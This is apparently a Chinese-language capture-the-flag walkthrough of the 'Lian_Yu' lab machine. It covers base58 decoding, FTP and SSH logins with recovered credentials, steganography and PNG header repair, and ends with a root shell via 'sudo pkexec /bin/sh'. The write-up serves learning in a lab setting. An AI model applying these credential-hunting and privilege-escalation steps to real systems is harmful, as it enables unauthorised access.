
將該檔案載下來後，發現是個純文字檔
打開後發現有一組字串，以為是第四題答案，但長度對不上
看了提示得知是編碼過的，試了一下發現是base58



```
└─# echo 'RTy8yhBQdscX' | base58 -d
```


解開後即可得到第四題答案

既然題目都說是FTP的密碼了
那前面island下的字串大概就是帳號了，來試試看



```
└─# ftp 10.10.84.207
Connected to 10.10.84.207.
220 (vsFTPd 3.0.2)
Name (10.10.84.207:backone): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

果然成功了，登入後有三張圖片，都先載下來




```
└─# file *
aa.jpg:             JPEG image data,
Leave_me_alone.png: data
Queen's_Gambit.png: PNG image data,
```

先簡單看一下檔案的類型
發現有一張副檔名雖然是png，但卻顯示data
就我的認知，這只有兩種情形
要馬是file header不對，要馬是有藏東西在裡面

用exiftool看了一下metadata沒看到什麼特別的
用binwalk也沒發現有藏什麼，如果有得到類似密碼的資訊
可以再用steghide針對JPG圖試試看


只好先來看一下file header

PNG的file header是 89 50 4E 47 0D 0A 1A 0A
但這張圖明顯有些差異，使用hexeditor來修改



```
└─# file *
aa.jpg:               JPEG image data, JFI
Leave_me_alone.png: PNG image data, 845
Queen's_Gambit.png: PNG image data, 1280
```

修改後，就看到圖片本人了，得到了一組密碼
使用前面所講到的套路，果然從aa.jpg中得到了一個壓縮檔




```
└─# unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
```

解開後得到兩個檔案，其中一個裡面有一組密碼
（第五題答案，要注意是檔名）

有了SSH的密碼，就來登登看，但發現試了所有已知的帳號
都無法順利登入，所以表示還少找了一個帳號

到處找了一下，發現FTP的前一層為家目錄，就找到另一個使用者名稱了




```
└─# ssh slade@10.10.84.207
slade@10.10.84.207's password:
                              Way To SSH...
                          Loading.........Done..
                   Connecting To Lian_Yu  Happy Hacking
```

```
                                                                    #

slade@LianYu:~$ 
```


成功用SSH登入後，就可以在家目錄找到第六題答案

後來在看其他人的writeup才發現這層還有一個影藏檔
但我覺得沒什麼幫助就是了



```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sb

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$ █
```

發現該使用者可以透過sudo不用密碼以root身份執行pkexec
於是就去找GTFOBins




.. / pkexec

Sudo

Sudo

If the binary is allowed t
may be used to access tl

```
sudo pkexec /bin/sh
```



```
slade@LianYu:~$ sudo pkexec /bin/sh
#
# id
uid=0(root) gid=0(root) groups=0(root)
```

還蠻容易就取得root了
在root的家目錄即可取得第七題答案